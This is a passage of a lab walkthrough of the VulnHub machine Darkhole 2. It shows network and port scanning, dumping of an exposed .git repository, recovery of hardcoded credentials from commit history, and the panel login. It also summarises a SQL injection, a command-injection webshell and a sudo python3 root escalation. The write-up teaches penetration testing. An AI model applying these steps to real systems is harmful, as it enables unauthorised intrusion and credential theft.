Darkhole 2
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. The web server exposes the.gitdirectory. We clone it whole and the commit history leaks the default passwordlogin.phpshipped with:lush@admin.com:321. Inside the panel, theidparameter ofdashboard.phpis vulnerable to a UNION-based SQLi that dumps thesshtable withjehad:fool, valid SSH credentials. Asjehadwe spot an internal service on 9999; with port forwarding we reach it and it turns out to be a webshell (?cmd=) running aslosy(command injection).losy's.bash_historyholds its password (gang) andsudo -lrevealspython3as root: GTFOBins finishes the box.
Recon
Host discovery on the local network
Darkhole 2 is a VulnHub box you download and boot on your lab's local network, so it does not come with a given IP: you have to find it. arp-scan sends ARP requests to every address on the segment and notes who replies, along with the vendor its MAC gives away.
arp-scan -I eth0 --localnet --ignoredups
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a0:4d:d4, IPv4: 192.168.1.80
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     2c:70:4f:14:4e:c7       (Unknown)
192.168.1.129   b0:a4:60:cf:91:26       Intel Corporate
192.168.1.128   74:e2:0c:8f:1e:6f       Amazon Technologies Inc.
192.168.1.146   00:0c:29:8f:bd:c1       VMware, Inc.
192.168.1.142   98:01:a7:8a:fa:55       Apple, Inc.
192.168.1.138   f4:03:2a:28:e7:36       Amazon Technologies Inc.
192.168.1.136   a4:77:33:d7:4d:4c       Google, Inc.
192.168.1.130   de:ba:80:a7:e7:5b       (Unknown: locally administered)

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.518 seconds (101.67 hosts/sec). 8 responded
Out of the eight machines that answer, the only one with a VMware MAC is 192.168.1.146: the rest are the router, a laptop, two Amazon devices, an Apple and a Google one. The freshly booted virtual machine is ours. Our Kali's IP, which we will need later for the reverse shell, comes from arp-scan's own header: 192.168.1.80.
The victim's IP changes between deployments (here 192.168.1.146): swap it for yours in every command.
Port scanning
Three functions defined in the .zshrc drive the scan. They are convenient, but they also hide the real commands, so here they go with their source: the point is that anyone can reproduce the scan without having them installed.
The first one, jmap, asks for an IP and launches a TCP scan of all 65535 ports:
jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
So the equivalent command without the function is:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 192.168.1.146 -oG scan
Discovered open port 80/tcp on 192.168.1.146
Discovered open port 22/tcp on 192.168.1.146
Completed SYN Stealth Scan at 21:07, 6.43s elapsed (65535 total ports)
Nmap scan report for 192.168.1.146
Host is up, received arp-response (0.0015s latency).
Scanned at 2025-02-08 21:07:25 CET for 6s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:8F:BD:C1 (VMware)
Only two ports, and the REASON column already hints at the operating system: ttl 64 points to Linux (typical initial TTLs are 64 on Linux/Unix and 128 on Windows; there are no routing hops here to decrement it because the machine sits on the same segment).
The second function, extractPorts, does not scan anything: it parses the scan file the previous one left in grepable format and drops the ports straight into the clipboard.
extractPorts () {
        echo -e "Extracting information..."

        ip_address=$(grep -oP 'Host: \K\S+' "$1" | head -n 1)

        ports=$(grep -oP '\d+(?=/open)' "$1" | tr '\n' ',' | sed 's/,$/\n/')
        echo -e "IP Address: $ip_address"
        echo -e "Open ports: $ports\n"
        {
                echo -e "IP Address: $ip_address"
                echo -e "Open ports: $ports\n"
        } >> extractPorts.tmp
        echo "$ports" | xclip -sel clip
        echo -e "Ports copied to clipboard\n"
        cat extractPorts.tmp
        rm extractPorts.tmp
}
extractPorts scan
Extracting information...
IP Address: 192.168.1.146
Open ports: 22,80

Ports copied to clipboard

IP Address: 192.168.1.146
Open ports: 22,80
And the third one, jmap2, runs the version and default-script scan against just those two ports:
jmap2 () {

        if [ "$#" -ne 2 ]
        then
                echo "Uso: jmap2 <ip> <puertos>"
                return 1
        fi

        local ip="$1"
        local puertos="$2"
        nmap -p"$puertos" -sCV "$ip"

}
nmap -p22,80 -sCV 192.168.1.146
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   192.168.1.146:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the ...
|_    Last commit message: i changed login.php file for more secure
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: DarkHole V2
MAC Address: 00:0C:29:8F:BD:C1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
This is the box's finding, and nmap serves it on a plate. The http-git script checks whether /.git/ exists under the docroot and, if it does, reads its metadata. It does not just confirm the repository: it also prints the last commit message, i changed login.php file for more secure. Someone "secured" login.php in a commit, which implies an insecure version existed before, and in Git nothing you commit disappears just because you change it later.
The OpenSSH version (8.2p1 Ubuntu 4ubuntu0.3) and Apache's (2.4.41) put the machine on Ubuntu 20.04. Neither has a remote exploit worth chasing here, so the way in is the web.
HTTP - TCP 80
Before pulling the .git, a quick look at the site's stack.
whatweb 192.168.1.146
http://192.168.1.146 [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.1.146], Title[DarkHole V2]The PHPSESSID cookie confirms PHP with sessions behind it, which fits a login panel. The Wappalyzer extension, from the browser this time, says the same thing in other words:

Font scripts: Font Awesome
Programming languages: PHP
Web servers: Apache HTTP Server 2.4.41
Operating systems: Ubuntu
Neither tool adds anything nmap had not already told us. It is a dead end, but one worth walking and writing down: it takes thirty seconds and, on a box with a known CMS, it is exactly the step that saves you half an hour.
Content discovery
A dirsearch run with 403s and 404s filtered out, to see what is servable under the docroot:
dirsearch -u http://192.168.1.146/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://192.168.1.146/

[21:18:17] Starting:
[21:18:18] 200 -  598B  - /.git/
[21:18:18] 200 -   41B  - /.git/COMMIT_EDITMSG
[21:18:18] 200 -   73B  - /.git/description
[21:18:18] 200 -   23B  - /.git/HEAD
[21:18:18] 200 -  673B  - /.git/hooks/
[21:18:18] 200 -  130B  - /.git/config
[21:18:18] 200 -    1KB - /.git/index
[21:18:18] 200 -  459B  - /.git/info/
[21:18:18] 200 -  484B  - /.git/logs/
[21:18:18] 200 -  240B  - /.git/info/exclude
[21:18:18] 200 -  554B  - /.git/logs/refs/heads/master
[21:18:18] 200 -  554B  - /.git/logs/HEAD
[21:18:18] 200 -  667B  - /.git/objects/
[21:18:18] 200 -  464B  - /.git/refs/
[21:18:18] 200 -   41B  - /.git/refs/heads/master
[21:18:19] 200 -  509B  - /.idea/
[21:18:19] 200 -  192B  - /.idea/modules.xml
[21:18:19] 200 -  926B  - /.idea/workspace.xml
[21:18:34] 200 -  456B  - /config/
[21:18:35] 200 -   11B  - /dashboard.php
[21:18:43] 200 -  455B  - /js/
[21:18:45] 200 -  484B  - /login.php
[21:18:45] 302 -    0B  - /logout.php  ->  index.php
Directory listing is enabled (which is why /.git/ returns 598 bytes of HTML index instead of a 403), and that makes dumping the repository trivial. /login.php, /dashboard.php and even an /.idea/ show up too (the project metadata of a JetBrains IDE), another development leak that made it to production by accident.
Dumping the .git repository
A .git reachable from outside is a leak of code and of history: with the repository locally we can read every commit, including the passwords someone thought they had removed. Since directory listing is on, a recursive wget is enough, with no need for specific tooling such as git-dumper:
wget -r http://192.168.1.146/.git/
--2025-02-08 21:21:31--  http://192.168.1.146/.git/
Connecting to 192.168.1.146:80... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2681 (2.6K) [text/html]
Saving to: '192.168.1.146/.git/index.html'

192.168.1.146/.git/index.html   100%[===================>]

2025-02-08 21:21:31 (223 MB/s) - '192.168.1.146/.git/index.html' saved [2681/2681]

Loading robots.txt; please ignore errors.
--2025-02-08 21:21:31--  http://192.168.1.146/robots.txt
Reusing existing connection to 192.168.1.146:80.
HTTP request sent, awaiting response ... 404 Not Found
2025-02-08 21:21:31 ERROR 404: Not Found.
With the tree locally we go to .git/logs/refs/heads/ and read the master file. That file is the branch reflog: a log of every move of the pointer, with the source commit, the destination one, the author and the message. It is the fastest way to see the whole history without even having git reconstruct anything.
cd 192.168.1.146
cd .git/logs/refs/heads
cat master
0000000000000000000000000000000000000000 aa2a5f3aa15bb402f2b90a07d86af57436d64917 Jehad Alqurashi <anmar-v7@hotmail.com> 1630317764 +0300        commit (initial): First Initialize
aa2a5f3aa15bb402f2b90a07d86af57436d64917 a4d900a8d85e8938d3601f3cef113ee293028e10 Jehad Alqurashi <anmar-v7@hotmail.com> 1630317980 +0300        commit: I added login.php file with default credentials
a4d900a8d85e8938d3601f3cef113ee293028e10 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 Jehad Alqurashi <anmar-v7@hotmail.com> 1630318472 +0300        commit: i changed login.php file for more secure
Three commits, and the middle one turns itself in: I added login.php file with default credentials. The third is the one nmap had already shown us ("for more secure"), the one that removed those credentials. But commit a4d900a8... is still in the repository with the file exactly as it was first uploaded.
Access to the panel
Credentials in a Git commit
We ask Git for the exact contents of that commit (secrets in history):
git show a4d900a8d85e8938d3601f3cef113ee293028e10
commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

diff --git a/login.php b/login.php
index e69de29..8a0ff67 100644
--- a/login.php
+++ b/login.php
@@ -0,0 +1,42 @@
+<?php
+session_start();
+require 'config/config.php';
+if($_SERVER['REQUEST_METHOD'] == "POST"){
+    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+        $_SESSION['userid'] = 1;
+        header("location:dashboard.php");
+        die();
+    }
+}
+?>
The check is hardcoded: if email is lush@admin.com and password is 321, the server sets $_SESSION['userid'] = 1 and redirects to dashboard.php. Two things to note here, because both matter later:
- The credentials are
lush@admin.com:321. - The identifier the session stores is a numeric
userid, and the panel it redirects to works with that number.
Login and panel
http://192.168.1.146/login.php
(the form only has the email and password fields; the credentials from the commit are submitted)And we are in. The panel is a user profile, not much to it: name, email, phone and address, with a save button.

Full name       Jehad Alqurashiasddasdasdas
Email           lush@admin.com
Contact number  1
Address         Street, Pincode, Province/State, Country
The interesting part is not on the page, it is in the URL: dashboard.php?id=1. A numeric parameter that almost certainly ends up in a WHERE id = ... of some SQL query. And the login.php we just read had already warned us the application was built by concatenating values by hand.
Shell as jehad
Counting columns with ORDER BY
Before injecting a UNION SELECT we need to know how many columns the original query returns: a UNION requires both halves to have exactly the same column count. The classic way to find out is ORDER BY n, raising n until the database complains that column does not exist.
We use id=6 (an identifier that does not exist) so the original query returns no rows: that way, when the UNION lands, the only thing painted on screen is our result and not the real profile.
